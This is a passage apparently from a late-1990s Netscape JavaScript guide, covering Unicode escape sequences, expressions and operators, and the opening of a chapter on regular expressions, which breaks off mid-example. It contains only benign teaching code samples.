The Unicode character set can be used for all known encoding. Unicode is modeled after the ASCII (American Standard Code for Information Interchange) character set. It uses a numerical value and name for each character. The character encoding specifies the identity of the character and its numeric value (code position), as well as the representation of this value in bits. The 16-bit numeric value (code value) is defined by a hexadecimal number and a prefix U, for example, U+0041 represents A. The unique name for this value is LATIN CAPITAL LETTER A.

JavaScript versions prior to 1.3. Unicode is not supported in versions of JavaScript prior to 1.3.

Unicode Compatibility with ASCII and ISO

Unicode is compatible with ASCII characters and is supported by many programs. The first 128 Unicode characters correspond to the ASCII characters and have the same byte value. The Unicode characters U+0020 through U+007E are equivalent to the ASCII characters 0x20 through 0x7E. Unlike ASCII, which supports the Latin alphabet and uses 7-bit character set, Unicode uses a 16-bit value for each character. It allows for tens of thousands of characters. Unicode version 2.0 contains 38,885 characters. It also supports an extension mechanism, Transformation Format (UTF), named UTF-16, that allows for the encoding of one million more characters by using 16-bit character pairs. UTF turns the encoding to actual bits.

Unicode is fully compatible with the International Standard ISO/IEC 10646-1; 1993, which is a subset of ISO 10646, and supports the ISO UCS-2 (Universal Character Set) that uses two-octets (two bytes or 16 bits).

JavaScript and Navigator support for Unicode means you can use non-Latin, international, and localized characters, plus special technical symbols in JavaScript programs. Unicode provides a standard way to encode multilingual text. Since Unicode is compatible with ASCII, programs can use ASCII characters. You can use non-ASCII Unicode characters in the comments and string literals of JavaScript.

Unicode Escape Sequences

You can use the Unicode escape sequence in string literals. The escape sequence consists of six ASCII characters: \u and a four-digit hexadecimal number. For example, \u00A9 represents the copyright symbol. Every Unicode escape sequence in JavaScript is interpreted as one character.

The following code returns the copyright symbol and the string "Netscape Communications".

```
x="\u00A9 Netscape Communications"
```

The following table lists frequently used special characters and their Unicode value.

Table 2.2 Unicode values for special characters

Category	Unicode value	Name	Format name
White space values	\u0009	Tab	<TAB>
	\u000B	Vertical Tab	<VT>
	\u000C	Form Feed	<FF>
	\u0020	Space	<SP>
Line terminator values	\u000A	Line Feed	<LF>
	\u000D	Carriage Return	<CR>
Additional Unicode escape sequence values	\u000b	Backspace	<BS>
	\u0009	Horizontal Tab	<HT>

Table 2.2 Unicode values for special characters

Category	Unicode value	Name	Format name
	\u0022	Double Quote	"
	\u0027	Single Quote	'
	\u005C	Backslash	\

The JavaScript use of the Unicode escape sequence is different from Java. In JavaScript, the escape sequence is never interpreted as a special character first. For example, a line terminator escape sequence inside a string does not terminate the string before it is interpreted by the function. JavaScript ignores any escape sequence if it is used in comments. In Java, if an escape sequence is used in a single comment line, it is interpreted as an Unicode character. For a string literal, the Java compiler interprets the escape sequences first. For example, if a line terminator escape character (\u000A) is used in Java, it terminates the string literal. In Java, this leads to an error, because line terminators are not allowed in string literals. You must use \n for a line feed in a string literal. In JavaScript, the escape sequence works the same way as \n.

Displaying Characters with Unicode

You can use Unicode to display the characters in different languages or technical symbols. For characters to be displayed properly, a client such as Netscape Navigator 4.x needs to support Unicode. Moreover, an appropriate Unicode font must be available to the client, and the client platform must support Unicode. Often, Unicode fonts do not display all the Unicode characters. Some platforms, such as Windows 95, provide a partial support for Unicode.

To receive non-ASCII character input, the client needs to send the input as Unicode. Using a standard enhanced keyboard, the client cannot easily input the additional characters supported by Unicode. Often, the only way to input Unicode characters is by using Unicode escape sequences. The Unicode specification, however, does not require the use of escape sequences. Unicode delineates a method for rendering special Unicode characters using a composite character. It specifies the order of characters that can be used to create a composite character, where the base character comes first, followed by one or more non-spacing marks. Common implementations of Unicode,

including the JavaScript implementation, however, do not support this option. JavaScript does not attempt the representation of the Unicode combining sequences. In other words, an input of a and ' does not produce à. JavaScript interprets a' as two distinct 16-bit Unicode characters. You must use a Unicode escape sequence or a literal Unicode character for à.

For more information on Unicode, see the Unicode Consortium Web site and The Unicode Standard, Version 2.0, published by Addison-Wesley, 1996.

Chapter

3

Expressions and Operators

This chapter describes JavaScript expressions and operators, including assignment, comparison, arithmetic, bitwise, logical, string, and special operators.

This chapter contains the following sections:

- Expressions
- Operators

Expressions

An *expression* is any valid set of literals, variables, operators, and expressions that evaluates to a single value; the value can be a number, a string, or a logical value.

Conceptually, there are two types of expressions: those that assign a value to a variable, and those that simply have a value. For example, the expression `x = 7` is an expression that assigns x the value seven. This expression itself evaluates to seven. Such expressions use *assignment operators.* On the other hand, the expression `3 + 4` simply evaluates to seven; it does not perform an assignment. The operators used in such expressions are referred to simply as *operators*.

JavaScript has the following types of expressions:

- Arithmetic: evaluates to a number, for example 3.14159
- String: evaluates to a character string, for example, "Fred" or "234"
- Logical: evaluates to true or false

Operators

JavaScript has the following types of operators. This section describes the operators and contains information about operator precedence.

- Assignment Operators
- Comparison Operators
- Arithmetic Operators
- Bitwise Operators
- Logical Operators
- String Operators
- Special Operators

JavaScript has both *binary* and *unary* operators. A binary operator requires two operands, one before the operator and one after the operator:

```
operand1 operator operand2
```

For example, `3+4` or `x*y`.

A unary operator requires a single operand, either before or after the operator:

```
operator operand
```

or

```
operand operator
```

For example, `x++` or `++x`.

In addition, JavaScript has one ternary operator, the conditional operator. A ternary operator requires three operands.

Assignment Operators

An assignment operator assigns a value to its left operand based on the value of its right operand. The basic assignment operator is equal (=), which assigns the value of its right operand to its left operand. That is, x = y assigns the value of y to x.

The other assignment operators are shorthand for standard operations, as shown in the following table.

Table 3.1 Assignment operators

Shorthand operator	Meaning
`x += y`	`x = x + y`
`x -= y`	`x = x - y`
`x *= y`	`x = x * y`
`x /= y`	`x = x / y`
`x %= y`	`x = x % y`
`x <<= y`	`x = x << y`
`x >>= y`	`x = x >> y`
`x >>>= y`	`x = x >>> y`
`x &= y`	`x = x & y`
`x ^= y`	`x = x ^ y`
`x |= y`	`x = x | y`

Comparison Operators

A comparison operator compares its operands and returns a logical value based on whether the comparison is true. The operands can be numerical or string values. Strings are compared based on standard lexicographical ordering, using Unicode values. The following table describes the comparison operators.

Table 3.2 Comparison operators

Operator	Description	Examples returning true[a]

Equal (==)	Returns true if the operands are equal. If the two operands are not of the same type, JavaScript attempts to convert the operands to an appropriate type for the comparison.	`3 == var1`
		`"3" == var1`
		`3 == '3'`

Not equal (!=)	Returns true if the operands are not equal. If the two operands are not of the same type, JavaScript attempts to convert the operands to an appropriate type for the comparison.	`var1 != 4` `var2 != "3"`
Strict equal (===)	Returns true if the operands are equal and of the same type.	`3 === var1`
Strict not equal (!==)	Returns true if the operands are not equal and/or not of the same type.	`var1 !== "3"` `3 !== '3'`
Greater than (>)	Returns true if the left operand is greater than the right operand.	`var2 > var1`
Greater than or equal (>=)	Returns true if the left operand is greater than or equal to the right operand.	`var2 >= var1` `var1 >= 3`
Less than (<)	Returns true if the left operand is less than the right operand.	`var1 < var2`
Less than or equal (<=)	Returns true if the left operand is less than or equal to the right operand.	`var1 <= var2` `var2 <= 5`

a. These examples assume that `var1` has been assigned the value 3 and `var2` has been assigned the value 4.

Arithmetic Operators

Arithmetic operators take numerical values (either literals or variables) as their operands and return a single numerical value. The standard arithmetic operators are addition (+), subtraction (-), multiplication (*), and division (/). These operators work as they do in most other programming languages, except the / operator returns a floating-point division in JavaScript, not a truncated division as it does in languages such as C or Java. For example:

```
1/2 //returns 0.5 in JavaScript
1/2 //returns 0 in Java
```

In addition, JavaScript provides the arithmetic operators listed in the following table.

Table 3.3 Arithmetic Operators

Operator	Description	Example
% (Modulus)	Binary operator. Returns the integer remainder of dividing the two operands.	12 % 5 returns 2.
++ (Increment)	Unary operator. Adds one to its operand. If used as a prefix operator (++x), returns the value of its operand after adding one; if used as a postfix operator (x++), returns the value of its operand before adding one.	If x is 3, then ++x sets x to 4 and returns 4, whereas x++ sets x to 4 and returns 3.
-- (Decrement)	Unary operator. Subtracts one to its operand. The return value is analogous to that for the increment operator.	If x is 3, then --x sets x to 2 and returns 2, whereas x++ sets x to 2 and returns 3.
- (Unary negation)	Unary operator. Returns the negation of its operand.	If x is 3, then -x returns -3.

Bitwise Operators

Bitwise operators treat their operands as a set of 32 bits (zeros and ones), rather than as decimal, hexadecimal, or octal numbers. For example, the decimal number nine has a binary representation of 1001. Bitwise operators perform their operations on such binary representations, but they return standard JavaScript numerical values.

The following table summarizes JavaScript's bitwise operators.

Table 3.4 Bitwise operators

Operator	Usage	Description
Bitwise AND	*a* & *b*	Returns a one in each bit position for which the corresponding bits of both operands are ones.
Bitwise OR	*a* | *b*	Returns a one in each bit position for which the corresponding bits of either or both operands are ones.
Bitwise XOR	*a* ^ *b*	Returns a one in each bit position for which the corresponding bits of either but not both operands are ones.
Bitwise NOT	~ *a*	Inverts the bits of its operand.
Left shift	*a* << *b*	Shifts a in binary representation b bits to left, shifting in zeros from the right.
Sign-propagating right shift	*a* >> *b*	Shifts a in binary representation b bits to right, discarding bits shifted off.
Zero-fill right shift	*a* >>> *b*	Shifts a in binary representation b bits to the right, discarding bits shifted off, and shifting in zeros from the left.

Bitwise Logical Operators

Conceptually, the bitwise logical operators work as follows:

- The operands are converted to thirty-two-bit integers and expressed by a series of bits (zeros and ones).
- Each bit in the first operand is paired with the corresponding bit in the second operand: first bit to first bit, second bit to second bit, and so on.
- The operator is applied to each pair of bits, and the result is constructed bitwise.

For example, the binary representation of nine is 1001, and the binary representation of fifteen is 1111. So, when the bitwise operators are applied to these values, the results are as follows:

- 15 & 9 yields 9 (1111 & 1001 = 1001)
- 15 | 9 yields 15 (1111 | 1001 = 1111)
- 15 ^ 9 yields 6 (1111 ^ 1001 = 0110)

Bitwise Shift Operators

The bitwise shift operators take two operands: the first is a quantity to be shifted, and the second specifies the number of bit positions by which the first operand is to be shifted. The direction of the shift operation is controlled by the operator used.

Shift operators convert their operands to thirty-two-bit integers and return a result of the same type as the left operator.

The shift operators are listed in the following table.

Table 3.5 Bitwise shift operators

Operator	Description	Example
<< (Left shift)	This operator shifts the first operand the specified number of bits to the left. Excess bits shifted off to the left are discarded. Zero bits are shifted in from the right.	9<<2 yields 36, because 1001 shifted 2 bits to the left becomes 100100, which is 36.
>> (Sign-propagating right shift)	This operator shifts the first operand the specified number of bits to the right. Excess bits shifted off to the right are discarded. Copies of the leftmost bit are shifted in from the left.	9>>2 yields 2, because 1001 shifted 2 bits to the right becomes 10, which is 2. Likewise, -9>>2 yields -3, because the sign is preserved.
>>> (Zero-fill right shift)	This operator shifts the first operand the specified number of bits to the right. Excess bits shifted off to the right are discarded. Zero bits are shifted in from the left.	19>>>2 yields 4, because 10011 shifted 2 bits to the right becomes 100, which is 4. For non-negative numbers, zero-fill right shift and sign-propagating right shift yield the same result.

Logical Operators

Logical operators are typically used with Boolean (logical) values; when they are, they return a Boolean value. However, the && and || operators actually return the value of one of the specified operands, so if these operators are used with non-Boolean values, they may return a non-Boolean value. The logical operators are described in the following table.

Table 3.6 Logical operators

Operator	Usage	Description
&&	`expr1 && expr2`	(Logical AND) Returns `expr1` if it can be converted to false; otherwise, returns `expr2`. Thus, when used with Boolean values, && returns true if both operands are true; otherwise, returns false.
||	`expr1 || expr2`	(Logical OR) Returns `expr1` if it can be converted to true; otherwise, returns `expr2`. Thus, when used with Boolean values, || returns true if either operand is true; if both are false, returns false.
!	`!expr`	(Logical NOT) Returns false if its single operand can be converted to true; otherwise, returns true.

Examples of expressions that can be converted to false are those that evaluate to null, 0, the empty string (""), or undefined.

The following code shows examples of the && (logical AND) operator.

```
a1=true && true       // t && t returns true
a2=true && false      // t && f returns false
a3=false && true      // f && t returns false
a4=false && (3 == 4)  // f && f returns false
a5="Cat" && "Dog"     // t && t returns Dog
a6=false && "Cat"     // f && t returns false
a7="Cat" && false     // t && f returns false
```

The following code shows examples of the || (logical OR) operator.

```
o1=true || true       // t || t returns true
o2=false || true      // f || t returns true
o3=true || false      // t || f returns true
o4=false || (3 == 4)  // f || f returns false
o5="Cat" || "Dog"     // t || t returns Cat
o6=false || "Cat"     // f || t returns Cat
o7="Cat" || false     // t || f returns Cat
```

The following code shows examples of the ! (logical NOT) operator.

```
n1=!true              // !t returns false
n2=!false             // !f returns true
n3=!"Cat"             // !t returns false
```

Short-Circuit Evaluation

As logical expressions are evaluated left to right, they are tested for possible "short-circuit" evaluation using the following rules:

- `false` && *anything* is short-circuit evaluated to false.
- `true` || *anything* is short-circuit evaluated to true.

The rules of logic guarantee that these evaluations are always correct. Note that the *anything* part of the above expressions is not evaluated, so any side effects of doing so do not take effect.

String Operators

In addition to the comparison operators, which can be used on string values, the concatenation operator (+) concatenates two string values together, returning another string that is the union of the two operand strings. For example, `"my " + "string"` returns the string `"my string"`.

The shorthand assignment operator += can also be used to concatenate strings. For example, if the variable `mystring` has the value "alpha," then the expression `mystring += "bet"` evaluates to "alphabet" and assigns this value to `mystring`.

Special Operators

JavaScript provides the following special operators:

- conditional operator
- comma operator
- delete
- new
- this
- typeof
- void

conditional operator

The conditional operator is the only JavaScript operator that takes three operands. The operator can have one of two values based on a condition. The syntax is:

```
condition ? val1 : val2
```

If `condition` is true, the operator has the value of `val1`. Otherwise it has the value of `val2`. You can use the conditional operator anywhere you would use a standard operator.

For example,

```
status = (age >= 18) ? "adult" : "minor"
```

This statement assigns the value "adult" to the variable `status` if `age` is eighteen or more. Otherwise, it assigns the value "minor" to `status`.

comma operator

The comma operator (`,`) simply evaluates both of its operands and returns the value of the second operand. This operator is primarily used inside a `for` loop, to allow multiple variables to be updated each time through the loop.

For example, if `a` is a 2-dimensional array with 10 elements on a side, the following code uses the comma operator to increment two variables at once. The code prints the values of the diagonal elements in the array:

```
for (var i=0, j=9; i <= 9; i++, j--)
   document.writeln("a["+i+","+j+"]= " + a[i,j])
```

delete

The delete operator deletes an object, an object's property, or an element at a specified index in an array. Its syntax is:

```
delete objectName
delete objectName.property
delete objectName[index]
delete property // legal only within a with statement
```

where `objectName` is the name of an object, `property` is an existing property, and `index` is an integer representing the location of an element in an array.

The fourth form is legal only within a `with` statement, to delete a property from an object.

You can use the `delete` operator to delete variables declared implicitly but not those declared with the `var` statement.

If the `delete` operator succeeds, it sets the property or element to `undefined.` `The delete` operator returns true if the operation is possible; it returns false if the operation is not possible.

```
x=42
var y= 43
myobj=new Number()
myobj.h=4      // create property h
delete x       // returns true (can delete if declared implicitly)
delete y       // returns false (cannot delete if declared with var)
delete Math.PI // returns false (cannot delete predefined properties)
delete myobj.h // returns true (can delete user-defined properties)
delete myobj   // returns true (can delete user-defined object)
```

Deleting array elements

When you delete an array element, the array length is not affected. For example, if you delete a[3], a[4] is still a[4] and a[3] is undefined.

When the `delete` operator removes an array element, that element is no longer in the array. In the following example, trees[3] is removed with `delete`.

```
trees=new Array("redwood","bay","cedar","oak","maple")
delete trees[3]
if (3 in trees) {
   // this does not get executed
}
```

If you want an array element to exist but have an undefined value, use the `undefined` keyword instead of the `delete` operator. In the following example, trees[3] is assigned the value undefined, but the array element still exists:

```
trees=new Array("redwood","bay","cedar","oak","maple")
trees[3]=undefined
if (3 in trees) {
   // this gets executed
}
```

new

You can use the `new` operator to create an instance of a user-defined object type or of one of the predefined object types `Array`, `Boolean`, `Date`, `Function`, `Image`, `Number`, `Object`, `Option`, `RegExp`, or `String`. On the server, you can also use it with `DbPool`, `Lock`, `File`, or `SendMail`. Use `new` as follows:

```
objectName = new objectType ( param1 [,param2] ...[,paramN] )
```

You can also create objects using object initializers, as described in "Using Object Initializers" on page 101.

See `new` in the *Client-Side JavaScript Reference* for more information.

this

Use the `this` keyword to refer to the current object. In general, `this` refers to the calling object in a method. Use `this` as follows:

```
this[.propertyName]
```

Example 1. Suppose a function called `validate` validates an object's `value` property, given the object and the high and low values:

```
function validate(obj, lowval, hival) {
   if ((obj.value < lowval) || (obj.value > hival))
      alert("Invalid Value!")
}
```

You could call `validate` in each form element's `onChange` event handler, using `this` to pass it the form element, as in the following example:

```
<B>Enter a number between 18 and 99:</B>
<INPUT TYPE = "text" NAME = "age" SIZE = 3
   onChange="validate(this, 18, 99)">
```

Example 2. When combined with the `form` property, `this` can refer to the current object's parent form. In the following example, the form `myForm` contains a `Text` object and a button. When the user clicks the button, the value of the `Text` object is set to the form's name. The button's `onClick` event handler uses `this.form` to refer to the parent form, `myForm`.

```
<FORM NAME="myForm">
Form name:<INPUT TYPE="text" NAME="text1" VALUE="Beluga">
<P>
<INPUT NAME="button1" TYPE="button" VALUE="Show Form Name"
   onClick="this.form.text1.value=this.form.name">
</FORM>
```

typeof

The `typeof` operator is used in either of the following ways:

```
1. typeof operand
2. typeof (operand)
```

The `typeof` operator returns a string indicating the type of the unevaluated operand. `operand` is the string, variable, keyword, or object for which the type is to be returned. The parentheses are optional.

Suppose you define the following variables:

```
var myFun = new Function("5+2")
var shape="round"
var size=1
var today=new Date()
```

The `typeof` operator returns the following results for these variables:

```
typeof myFun is object
typeof shape is string
typeof size is number
typeof today is object
typeof dontExist is undefined
```

For the keywords `true` and `null`, the `typeof` operator returns the following results:

```
typeof true is boolean
typeof null is object
```

For a number or string, the `typeof` operator returns the following results:

```
typeof 62 is number
typeof 'Hello world' is string
```

For property values, the `typeof` operator returns the type of value the property contains:

```
typeof document.lastModified is string
typeof window.length is number
typeof Math.LN2 is number
```

For methods and functions, the `typeof` operator returns results as follows:

```
typeof blur is function
typeof eval is function
typeof parseInt is function
typeof shape.split is function
```

For predefined objects, the `typeof` operator returns results as follows:

```
typeof Date is function
typeof Function is function
typeof Math is function
typeof Option is function
typeof String is function
```

void

The void operator is used in either of the following ways:

```
1. void (expression)
2. void expression
```

The void operator specifies an expression to be evaluated without returning a value. `expression` is a JavaScript expression to evaluate. The parentheses surrounding the expression are optional, but it is good style to use them.

You can use the `void` operator to specify an expression as a hypertext link. The expression is evaluated but is not loaded in place of the current document.

The following code creates a hypertext link that does nothing when the user clicks it. When the user clicks the link, `void(0)` evaluates to 0, but that has no effect in JavaScript.

```
<A HREF="javascript:void(0)">Click here to do nothing</A>
```

The following code creates a hypertext link that submits a form when the user clicks it.

```
<A HREF="javascript:void(document.form.submit())">
Click here to submit</A>
```

Operator Precedence

The *precedence* of operators determines the order they are applied when evaluating an expression. You can override operator precedence by using parentheses.

The following table describes the precedence of operators, from lowest to highest.

Table 3.7 Operator precedence

Operator type	Individual operators
comma	`,`
assignment	`= += -= *= /= %= <<= >>= >>>= &= ^= |=`
conditional	`?:`
logical-or	`||`
logical-and	`&&`
bitwise-or	`|`
bitwise-xor	`^`
bitwise-and	`&`
equality	`== !=`
relational	`< <= > >=`
bitwise shift	`<< >> >>>`
addition/subtraction	`+ -`
multiply/divide	`* / %`
negation/increment	`! ~ - + ++ -- typeof void delete`
call	`()`
create instance	`new`
member	`. []`

Chapter

4

Regular Expressions

Regular expressions are patterns used to match character combinations in strings. In JavaScript, regular expressions are also objects. These patterns are used with the exec and test methods of RegExp, and with the match, replace, search, and split methods of String. This chapter describes JavaScript regular expressions.

JavaScript 1.1 and earlier. Regular expressions are not available in JavaScript 1.1 and earlier.

This chapter contains the following sections:

- Creating a Regular Expression
- Writing a Regular Expression Pattern
- Working with Regular Expressions
- Examples

Creating a Regular Expression

You construct a regular expression in one of two ways:

- Using an object initializer, as follows:

  ```
  re = /ab+c/
  ```

  Object initializers provide compilation of the regular expression when the script is evaluated. When the regular expression will remain constant, use this for better performance. Object initializers are discussed in "Using Object Initializers" on page 101.

- Calling the constructor function of the `RegExp` object, as follows:

  ```
  re = new RegExp("ab+c")
  ```

  Using the constructor function provides runtime compilation of the regular expression. Use the constructor function when you know the regular expression pattern will be changing, or you don't know the pattern and are getting it from another source, such as user input. Once you have a defined regular expression, if the regular expression is used throughout the script, and if its source changes, you can use the `compile` method to compile a new regular expression for efficient reuse.

Writing a Regular Expression Pattern

A regular expression pattern is composed of simple characters, such as `/abc/`, or a combination of simple and special characters, such as `/ab*c/` or `/Chapter (\d+)\.\d*/`. The last example includes parentheses which are used as a memory device. The match made with this part of the pattern is remembered for later use, as described in "Using Parenthesized Substring Matches" on page 73.

Using Simple Patterns

Simple patterns are constructed of characters for which you want to find a direct match. For example, the pattern `/abc/` matches character combinations in strings only when exactly the characters 'abc' occur together and in that order. Such a match would succeed in the strings "Hi, do you know your abc's?"

and "The latest airplane designs evolved from slabcraft." In both cases the match is with the substring 'abc'. There is no match in the string "Grab crab" because it does not contain the substring 'abc'.

Using Special Characters

When the search for a match requires something more than a direct match, such as finding one or more b's, or finding whitespace, the pattern includes special characters. For example, the pattern `/ab*c/` matches any character combination in which a single 'a' is followed by zero or more 'b's (`*` means 0 or more occurrences of the preceding character) and then immediately followed by 'c'. In the string "cbbabbbbcdebc," the pattern matches the substring 'abbbbc'.

The following table provides a complete list and description of the special characters that can be used in regular expressions.

Table 4.1 Special characters in regular expressions.

Character	Meaning
\	Either of the following: • For characters that are usually treated literally, indicates that the next character is special and not to be interpreted literally. For example, `/b/` matches the character 'b'. By placing a backslash in front of b, that is by using `/\b/`, the character becomes special to mean match a word boundary. • For characters that are usually treated specially, indicates that the next character is not special and should be interpreted literally. For example, `*` is a special character that means 0 or more occurrences of the preceding character should be matched; for example, `/a*/` means match 0 or more a's. To match `*` literally, precede the it with a backslash; for example, `/a\*/` matches 'a*'.
^	Matches beginning of input or line. For example, `/^A/` does not match the 'A' in "an A," but does match it in "An A."
$	Matches end of input or line. For example, `/t$/` does not match the 't' in "eater", but does match it in "eat"

Table 4.1 Special characters in regular expressions. (Continued)

Character	Meaning
*	Matches the preceding character 0 or more times. For example, /bo*/ matches 'boooo' in "A ghost booooed" and 'b' in "A bird warbled", but nothing in "A goat grunted".
+	Matches the preceding character 1 or more times. Equivalent to {1,}. For example, /a+/ matches the 'a' in "candy" and all the a's in "caaaaaaandy."
?	Matches the preceding character 0 or 1 time. For example, /e?le?/ matches the 'el' in "angel" and the 'le' in "angle."
.	(The decimal point) matches any single character except the newline character. For example, /.n/ matches 'an' and 'on' in "nay, an apple is on the tree", but not 'nay'.
(x)	Matches 'x' and remembers the match. For example, /(foo)/ matches and remembers 'foo' in "foo bar." The matched substring can be recalled from the resulting array's elements [1], ..., [n], or from the predefined RegExp object's properties $1, ..., $9.
x|y	Matches either 'x' or 'y'. For example, /green|red/ matches 'green' in "green apple" and 'red' in "red apple."
{n}	Where n is a positive integer. Matches exactly n occurrences of the preceding character. For example, /a{2}/ doesn't match the 'a' in "candy," but it matches all of the a's in "caandy," and the first two a's in "caaandy."
{n,}	Where n is a positive integer. Matches at least n occurrences of the preceding character. For example, /a{2,} doesn't match the 'a' in "candy", but matches all of the a's in "caandy" and in "caaaaaaandy."

Table 4.1 Special characters in regular expressions. (Continued)

Character	Meaning
`{n,m}`	Where `n` and `m` are positive integers. Matches at least `n` and at most `m` occurrences of the preceding character. For example, `/a{1,3}/` matches nothing in "cndy", the 'a' in "candy," the first two a's in "caandy," and the first three a's in "caaaaaaandy" Notice that when matching "caaaaaaandy", the match is "aaa", even though the original string had more a's in it.
`[xyz]`	A character set. Matches any one of the enclosed characters. You can specify a range of characters by using a hyphen. For example, `[abcd]` is the same as `[a-d]`. They match the 'b' in "brisket" and the 'c' in "ache".
`[^xyz]`	A negated or complemented character set. That is, it matches anything that is not enclosed in the brackets. You can specify a range of characters by using a hyphen. For example, `[^abc]` is the same as `[^a-c]`. They initially match 'r' in "brisket" and 'h' in "chop."
`[\b]`	Matches a backspace. (Not to be confused with `\b`.)
`\b`	Matches a word boundary, such as a space or a newline character. (Not to be confused with `[\b]`.) For example, `/\bn\w/` matches the 'no' in "noonday";`/\wy\b/` matches the 'ly' in "possibly yesterday."
`\B`	Matches a non-word boundary. For example, `/\w\Bn/` matches 'on' in "noonday", and `/y\B\w/` matches 'ye' in "possibly yesterday."
`\c`*X*	Where *X* is a control character. Matches a control character in a string. For example, `/\cM/` matches control-M in a string.
`\d`	Matches a digit character. Equivalent to `[0-9]`. For example, `/\d/` or `/[0-9]/` matches '2' in "B2 is the suite number."

Table 4.1 Special characters in regular expressions. (Continued)

Character	Meaning
`\D`	Matches any non-digit character. Equivalent to `[^0-9]`. For example, `/\D/` or `/[^0-9]/` matches 'B' in "B2 is the suite number."
`\f`	Matches a form-feed.
`\n`	Matches a linefeed.
`\r`	Matches a carriage return.
`\s`	Matches a single white space character, including space, tab, form feed, line feed. Equivalent to `[ \f\n\r\t\v]`. For example, `/\s\w*/` matches ' bar' in "foo bar."
`\S`	Matches a single character other than white space. Equivalent to `[^ \f\n\r\t\v]`. For example, `/\S\w*/` matches 'foo' in "foo bar."
`\t`	Matches a tab
`\v`	Matches a vertical tab.
`\w`	Matches any alphanumeric character including the underscore. Equivalent to `[A-Za-z0-9_]`. For example, `/\w/` matches 'a' in "apple," '5' in "$5.28," and '3' in "3D."
`\W`	Matches any non-word character. Equivalent to `[^A-Za-z0-9_]`. For example, `/\W/` or `/[^$A-Za-z0-9_]/` matches '%' in "50%."

Table 4.1 Special characters in regular expressions. (Continued)

Character	Meaning
`\n`	Where *n* is a positive integer. A back reference to the last substring matching the *n* parenthetical in the regular expression (counting left parentheses). For example, `/apple(,)\sorange\1/` matches 'apple, orange,' in "apple, orange, cherry, peach." A more complete example follows this table. **Note:** If the number of left parentheses is less than the number specified in \n, the \n is taken as an octal escape as described in the next row.
`\0octal` `\xhex`	Where `\0octal` is an octal escape value or `\xhex` is a hexadecimal escape value. Allows you to embed ASCII codes into regular expressions.

Using Parentheses

Parentheses around any part of the regular expression pattern cause that part of the matched substring to be remembered. Once remembered, the substring can be recalled for other use, as described in "Using Parenthesized Substring Matches" on page 73.

For example, the pattern `/Chapter (\d+)\.\d*/` illustrates additional escaped and special characters and indicates that part of the pattern should be remembered. It matches precisely the characters 'Chapter ' followed by one or more numeric characters (`\d` means any numeric character and `+` means 1 or more times), followed by a decimal point (which in itself is a special character; preceding the decimal point with \ means the pattern must look for the literal character '.'), followed by any numeric character 0 or more times (`\d` means numeric character, `*` means 0 or more times). In addition, parentheses are used to remember the first matched numeric characters.

This pattern is found in "Open Chapter 4.3, paragraph 6" and '4' is remembered. The pattern is not found in "Chapter 3 and 4", because that string does not have a period after the '3'.

Working with Regular Expressions

Regular expressions are used with the `RegExp` methods `test` and `exec` and with the `String` methods `match`, `replace`, `search`, and `split`.These methods are explained in detail in the *Client-Side JavaScript Reference*.

Table 4.2 Methods that use regular expressions

Method	Description
`exec`	A `RegExp` method that executes a search for a match in a string. It returns an array of information.
`test`	A `RegExp` method that tests for a match in a string. It returns true or false.
`match`	A `String` method that executes a search for a match in a string. It returns an array of information or null on a mismatch.
`search`	A `String` method that tests for a match in a string. It returns the index of the match, or -1 if the search fails.
`replace`	A `String` method that executes a search for a match in a string, and replaces the matched substring with a replacement substring.
`split`	A `String` method that uses a regular expression or a fixed string to break a string into an array of substrings.

When you want to know whether a pattern is found in a string, use the `test` or `search` method; for more information (but slower execution) use the `exec` or `match` methods. If you use `exec` or `match` and if the match succeeds, these methods return an array and update properties of the associated regular expression object and also of the predefined regular expression object, `RegExp`. If the match fails, the `exec` method returns `null` (which converts to `false`).

In the following example, the script uses the `exec` method to find a match in a string.

```
<SCRIPT LANGUAGE="JavaScript1.2">
myRe=/d(b+)d/g;
myArray = myRe.exec("cdbbdbsbz");
</SCRIPT>
```

If you do not need to access the properties of the regular expression, an alternative way of creating `myArray` is with this script:

```
<SCRIPT LANGUAGE="JavaScript1.2">
myArray = /d(b+)d/g.exec("cdbbdbsbz");
</SCRIPT>
```

If you want to be able to recompile the regular expression, yet another alternative is this script:

```
<SCRIPT LANGUAGE="JavaScript1.2">
myRe= new RegExp ("d(b+)d", "g:);
myArray = myRe.exec("cdbbdbsbz");
</SCRIPT>
```

With these scripts, the match succeeds and returns the array and updates the properties shown in the following table.

Table 4.3 Results of regular expression execution.

Object	Property or index	Description	In this example
`myArray`		The matched string and all remembered substrings	`["dbbd", "bb"]`
	`index`	The 0-based index of the match in the input string	`1`
	`input`	The original string	`"cdbbdbsbz"`
	`[0]`	The last matched characters	`"dbbd"`
`myRe`	`lastIndex`	The index at which to start the next match. (This property is set only if the regular expression uses the `g` option, described in "Executing a Global Search and Ignoring Case" on page 74.)	`5`
	`source`	The text of the pattern	`"d(b+)d"`
`RegExp`	`lastMatch`	The last matched characters	`"dbbd"`
	`leftContext`	The substring preceding the most recent match	`"c"`
	`rightContext`	The substring following the most recent match	`"bsbz"`

`RegExp.leftContext` and `RegExp.rightContext` can be computed from the other values. `RegExp.leftContext` is equivalent to:

```
myArray.input.substring(0, myArray.index)
```

and `RegExp.rightContext` is equivalent to:

```
myArray.input.substring(myArray.index + myArray[0].length)
```

As shown in the second form of this example, you can use the a regular expression created with an object initializer without assigning it to a variable. If you do, however, every occurrence is a new regular expression. For this reason, if you use this form without assigning it to a variable, you cannot subsequently access the properties of that regular expression. For example, assume you have this script:

```
<SCRIPT LANGUAGE="JavaScript1.2">
myRe=/d(b+)d/g;
myArray = myRe.exec("cdbbdbsbz");
document.writeln("The value of lastIndex is " + myRe.lastIndex);
</SCRIPT>
```

This script displays:

The value of lastIndex is 5

However, if you have this script:

```
<SCRIPT LANGUAGE="JavaScript1.2">
myArray = /d(b+)d/g.exec("cdbbdbsbz");
document.writeln("The value of lastIndex is " + /d(b+)d/g.lastIndex);
</SCRIPT>
```

It displays:

The value of lastIndex is 0

The occurrences of `/d(b+)d/g` in the two statements are different regular expression objects and hence have different values for their `lastIndex` property. If you need to access the properties of a regular expression created with an object initializer, you should first assign it to a variable.

Using Parenthesized Substring Matches

Including parentheses in a regular expression pattern causes the corresponding submatch to be remembered. For example, `/a(b)c/` matches the characters 'abc' and remembers 'b'. To recall these parenthesized substring matches, use the `RegExp` properties `$1`, ..., `$9` or the `Array` elements `[1]`, ..., `[n]`.

The number of possible parenthesized substrings is unlimited. The predefined `RegExp` object holds up to the last nine and the returned array holds all that were found. The following examples illustrate how to use parenthesized substring matches.

Example 1. The following script uses the `replace` method to switch the words in the string. For the replacement text, the script uses the values of the `$1` and `$2` properties.

```
<SCRIPT LANGUAGE="JavaScript1.2">
